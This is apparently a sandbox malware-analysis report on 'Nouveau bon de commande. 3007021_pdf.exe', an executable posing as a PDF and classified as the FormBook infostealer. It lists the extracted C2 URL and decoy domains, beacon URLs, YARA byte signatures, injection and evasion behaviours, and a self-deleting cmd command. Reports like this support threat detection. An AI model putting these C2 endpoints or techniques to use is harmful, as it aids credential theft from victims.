ID: 458861
Sample Name: Nouveau bon de commande. 3007021_pdf.exe
Cookbook: default.jbs
Time: 20:10:19
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Nouveau bon de commande. …

Overview


General Information

Sample Name:	Nouveau bon de commande. 3007021_pdf.exe
Analysis ID:	458861
MD5:	e1d1316d5bc047..
SHA1:	ae3cb4a0103f8da.
SHA256:	6fd8c63bf53f736…
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Initial sample is a PE file and has a …
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …

Classification



Process Tree

- **System is w10x64**
- Nouveau bon de commande. 3007021_pdf.exe (PID: 3704 cmdline: 'C:\Users\user\Desktop\Nouveau bon de commande. 3007021_pdf.exe' MD5: E1D1316D5BC047EC817B950286734ED0)
  - Nouveau bon de commande. 3007021_pdf.exe (PID: 5028 cmdline: C:\Users\user\Desktop\Nouveau bon de commande. 3007021_pdf.exe MD5: E1D1316D5BC047EC817B950286734ED0)
    - explorer.exe (PID: 3388 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - WWAHost.exe (PID: 1380 cmdline: C:\Windows\SysWOW64\WWAHost.exe MD5: 370C260333EB3149EF4E49C8F64652A0)
        - cmd.exe (PID: 4120 cmdline: /c del 'C:\Users\user\Desktop\Nouveau bon de commande. 3007021_pdf.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 3468 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.trucktodock.com/ajs8/"
  ],
  "decoy": [
    "lotfysupport.net",
    "tradingsentral.com",
    "mobiles240.com",
    "redecompre.com",
    "mulliganjames.com",
    "excursionlanzarote.com",
    "n1getaccess.com",
    "wirelessconsole.com",
    "thevez.net",
    "joygshpng.com",
    "arandawines.com",
    "eliassantis.net",
    "racevc.com",
    "mybluemonitor.com",
    "jual-penggugurkandungan.com",
    "connectgf.com",
    "nmpsolutions.com",
    "anipawesome.com",
    "vissito.com",
    "terracottagkp.com",
    "oemintra.com",
    "greensecuredeeparchive.com",
    "zhaoba17.com",
    "indiadesignstory.com",
    "handybusy.com",
    "fkldklfdklfddef.com",
    "winnadvisorsolutions.com",
    "signin-solution.com",
    "comericac.com",
    "tugqzcc.icu",
    "discountpty.com",
    "dhclanrs.com",
    "tetasdeoro.com",
    "qroyalrealestate.com",
    "beweirdbrand.com",
    "veganonthegreens.info",
    "paulsplumbingllc.com",
    "ontimedigitalagency.com",
    "meohaysucsong.club",
    "commandherofyou.com",
    "travelawardsguide.com",
    "shopvybz.com",
    "healthylivingawaits.com",
    "theassistedadrscheme.com",
    "iphonescreenprotect.com",
    "zhuqiuhui.space",
    "514rosemont.com",
    "labour-exchange.com",
    "sarahhubrealestate.com",
    "kcleases.com",
    "kupitoptom.com",
    "drayasvista.com",
    "esmo-2017.com",
    "jubmoprivacy.com",
    "heymayafilms.com",
    "beregnung-mv.com",
    "relishliferesearchcenter.com",
    "cchidwick.xyz",
    "thederbyshiresoapcompany.com",
    "poconohomeinspectors.com",
    "gregorymazzalaw.com",
    "ofaplatinumbonus.com",
    "laurenbarclay.com",
    "sickandwireless.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.293883850.0000000001DF0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000002.00000002.293883850.0000000001DF0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000002.00000002.293883850.0000000001DF0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
0000000A.00000002.472762051.0000000002A90000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000A.00000002.472762051.0000000002A90000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.Nouveau bon de commande. 3007021_pdf.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.Nouveau bon de commande. 3007021_pdf.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.Nouveau bon de commande. 3007021_pdf.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
2.2.Nouveau bon de commande. 3007021_pdf.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.Nouveau bon de commande. 3007021_pdf.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 5	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Nouveau bon de commande. 3007021_pdf.exe	61%	Virustotal		Browse
Nouveau bon de commande. 3007021_pdf.exe	43%	Metadefender		Browse
Nouveau bon de commande. 3007021_pdf.exe	82%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
Nouveau bon de commande. 3007021_pdf.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.Nouveau bon de commande. 3007021_pdf.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
trucktodock.com	3%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cnN	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.trucktodock.com/ajs8/?q48d=HFQLptYpKX&3fBlVXm=3clrjbd8Uk1yhLkd6l01KEeFnSa+FczhmxXwmvBnovucnEmM2e32CtS7ZjKvb0koSvtC	0%	Avira URL Cloud	safe	
http://www.theassistedadrscheme.com/ajs8/?3fBlVXm=PXCQsRsj6f+UKLkz5iYmBV65DPKHBBScBAKRyWuZQRoQL6ffVXDgpay6Ct5U2sE+s5q9&q48d=HFQLptYpKX	0%	Avira URL Cloud	safe	
http://travelawardsguide.com/ajs8/?3fBlVXm=SVfnn/RS59BZjQOJq1nGaV1j1LxsdmH7K5f9UuJUxaq5YOiipJWffLZbL	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://https://www.indiadesignstory.com/ajs8/?q48d=HFQLptYpKX&3fBlVXm=LEjUMU	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.handybusy.com/ajs8/?q48d=HFQLptYpKX&3fBlVXm=2BRIB0J+IU74eT9QrM34IgOLc6rvRxRggRQ5Dm44nGBTXrZyhrhiT7zmyDkAgt3Lv1f/	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
www.trucktodock.com/ajs8/	0%	Avira URL Cloud	safe	
http://www.indiadesignstory.com/ajs8/?q48d=HFQLptYpKX&3fBlVXm=LEjUMU+rw+m1MGLci6xLa4kNPPdUPj6aoKRsjeM/sCEy0PaNWwzv7jP2E4a8Zzb0ARTh	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.shopvybz.com/ajs8/?3fBlVXm=hqPLwoezIU4RJkzOayN9OUqrFULw7U9SfOZePsq8F9HyGJJZCf9ZB5ZbUnjAkpqHeNor&q48d=HFQLptYpKX	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.discountpty.com/ajs8/?q48d=HFQLptYpKX&3fBlVXm=xNYePOcIRg8tONHl062QEzR3pjdpSOb6qFMYs+u8dcNvqsBFMqM/aahx6CIdT83MIu1q	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
theassistedadrscheme.com	34.102.136.180	true	false		unknown
trucktodock.com	34.102.136.180	true	false	• 3%, Virustotal, Browse	unknown
www.travelawardsguide.com	217.160.0.64	true	false		unknown
indiadesignstory.com	160.153.138.219	true	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
handybusy.com	162.241.218.97	true	true		unknown
server.domainsconfig.ru	193.142.59.163	true	false		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
www.comericac.com	unknown	unknown	true		unknown
www.jual-penggugurkandungan.com	unknown	unknown	true		unknown
www.discountpty.com	unknown	unknown	true		unknown
www.mybluemonitor.com	unknown	unknown	true		unknown
www.handybusy.com	unknown	unknown	true		unknown
www.n1getaccess.com	unknown	unknown	true		unknown
www.trucktodock.com	unknown	unknown	true		unknown
www.theassistedadrscheme.com	unknown	unknown	true		unknown
www.signin-solution.com	unknown	unknown	true		unknown
www.shopvybz.com	unknown	unknown	true		unknown
www.indiadesignstory.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.trucktodock.com/ajs8/?q48d=HFQLptYpKX&3fBlVXm=3clrjbd8Uk1yhLkd6I01KEeFnSa+FczhmxXwmvBnovucnEmM2e32CtS7ZjKvb0koSvtC	false	• Avira URL Cloud: safe	unknown
http://www.theassistedadrscheme.com/ajs8/?3fBlVXm=PXCQsRsj6f+UKLkz5iYmBV65DPKHBBScBAKRyWuZQRoQL6ffVXDgpay6Ct5U2sE+s5q9&q48d=HFQLptYpKX	false	• Avira URL Cloud: safe	unknown
http://www.handybusy.com/ajs8/?q48d=HFQLptYpKX&3fBlVXm=2BRIB0J+IU74eT9QrM34IgOLc6rvRxRggRQ5Dm44nGBTXrZyhrhiT7zmyDkAgt3Lv1f/	true	• Avira URL Cloud: safe	unknown
www.trucktodock.com/ajs8/	true	• Avira URL Cloud: safe	low
http://www.indiadesignstory.com/ajs8/?q48d=HFQLptYpKX&3fBlVXm=LEjUMU+rw+m1MGLci6xLa4kNPPdUPj6aoKRsjeM/sCEy0PaNWwzv7jP2E4a8Zzb0ARTh	true	• Avira URL Cloud: safe	unknown
http://www.shopvybz.com/ajs8/?3fBlVXm=hqPLwoezIU4RJkzOayN9OUqrFULw7U9SfOZePsq8F9HyGJJZCf9ZB5ZbUnjAkpqHeNor&q48d=HFQLptYpKX	true	• Avira URL Cloud: safe	unknown
http://www.discountpty.com/ajs8/?q48d=HFQLptYpKX&3fBlVXm=xNYePOcIRg8tONHl062QEzR3pjdpSOb6qFMYs+u8dcNvqsBFMqM/aahx6CIdT83MIu1q	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.218.97	handybusy.com	United States		46606	UNIFIEDLAYER-AS-1US	true
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
34.102.136.180	theassistedadrscheme.com	United States		15169	GOOGLEUS	false
160.153.138.219	indiadesignstory.com	United States		21501	GODADDY-AMSDE	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458861
Start date:	03.08.2021
Start time:	20:10:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Nouveau bon de commande. 3007021_pdf.exe

Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@12/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 65.6% (good quality ratio 61.2%) • Quality average: 72% • Quality standard deviation: 30.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:11:25	API Interceptor	1x Sleep call for process: Nouveau bon de commande. 3007021_pdf.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.227.38.74	Purchase Requirements.exe	Get hash	malicious	Browse	• www.thefitflect.com/n8ba/?YDKPpTg0=OvBvP1Su9fWFY0UPkW0anmpJM9mANCcukNJzgBj3kCnMbGPnYOnff5N4Ec4XgmlqGLmb&FHtx=1bcPl8l0PFatcZcp
	Form_TT_EUR57,890.exe	Get hash	malicious	Browse	• www.trendyheld.com/6mam/?wbYpSP=E0pe+Y2tlTeS/nkCAz5H/oSd7joIrcEyLM5+sA5RPKgWYHOxmsRP4IrVmGJTeseGmyQ7XT1Vgg==&PJEt=HRR0_XgHGBD8

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	INV NO-1820000514 USD 270,294.pdf.exe	Get hash	malicious	Browse	• www.saletshirtonline.net/vtg0/?2d2hhfX=wLM7yM5qIIdfZe6bPcD5+tH9HS6HIdKxsDGDeiTUWIc3xl5y5L9vfJDJMr8bE3UHW7IY&Uf=Vdm4RdxXY4ad4
	payment copy.exe	Get hash	malicious	Browse	• www.go-rillathebrand.com/grve/?k4zl7v=+aJGkTYs+v5qwgDAZYrAiqdMmvOKV8L40B89/S9Al34dlMYhgyT3r4n/526+lwfpvND+&LZ=7nAhDZ0Pqxa
	PO_0008.exe	Get hash	malicious	Browse	• www.miracle-tone.com/usvr/?T4Vtm=qT8HIASLzdvgtPuSqeC+SgFU6QHrW9xLc1n9hn/9kejyrORZzjqAW1EWdwGWEIWNFMmS&mD=3f2XLdWh
